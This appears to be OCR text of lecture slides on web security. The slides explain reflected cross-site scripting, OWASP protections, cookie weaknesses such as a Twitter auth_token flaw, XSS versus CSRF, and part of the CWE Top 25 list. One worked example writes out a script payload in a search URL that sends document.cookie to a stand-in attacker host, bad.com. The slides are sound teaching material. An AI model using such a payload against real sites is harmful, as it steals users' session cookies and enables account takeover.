
# Reflected XSS attack



# Reflected XSS attack




# Reflected XSS attack





⑤

Execute the malicious script *as though the server meant us to run it*

# Reflected XSS attack



# Reflected XSS attack



# Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

# Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

# Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

# Exploiting echoed input

# Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

# Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

# Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

**Browser would execute this within victim.com’s origin**

# Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who a vulnerable web service that includes parts of URLs it receives in the web page output it generates

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that the output it generates does not contain embedded scripts other than its own

# XSS Protection

- Open Web Application Security Project (OWASP):
  - Whitelist: Validate all headers, cookies, query strings… everything.. against a rigorous spec of what *should be allowed*
  - Don’t blacklist: Do not attempt to filter/sanitize.
  - Principle of fail-safe defaults.

# Mitigating cookie security threats

- Cookies must not be easy to guess
  - Randomly chosen
  - Sufficiently long

- Time out session IDs and delete them once the session ends

# Twitter vulnerability

- Uses one cookie (auth_token) to validate user

- The cookie is a function of
  - User name
  - Password

- auth_token weaknesses
  - Does not change from one login to the next
  - Does not become invalid when the user logs out

- Steal this cookie once, and you can log in as the user any time you want (until password change)

# XSS vs. CSRF

- Do not confuse the two:

- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser

- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

# Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate "On the Cusp" page.

| Rank | Score | ID | Name |
|---|---|---|---|
| [1] | 93.8 | CWE-89 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') |
| [2] | 83.3 | CWE-78 | Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') |
| [3] | 79.0 | CWE-120 | Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') |
| [4] | 77.7 | CWE-79 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') |
| [5] | 76.9 | CWE-306 | Missing Authentication for Critical Function |
| [6] | 76.8 | CWE-862 | Missing Authorization |
| [7] | 75.0 | CWE-798 | Use of Hard-coded Credentials |
| [8] | 75.0 | CWE-311 | Missing Encryption of Sensitive Data |
| [9] | 74.0 | CWE-434 | Unrestricted Upload of File with Dangerous Type |
| [10] | 73.8 | CWE-807 | Reliance on Untrusted Inputs in a Security Decision |
| [11] | 73.1 | CWE-250 | Execution with Unnecessary Privileges |
| [12] | 70.1 | CWE-352 | Cross-Site Request Forgery (CSRF) |

# This time

Continuing with
**Software Security**

Continuing with
**Security on the web**

- HTTP statelessness and cookies
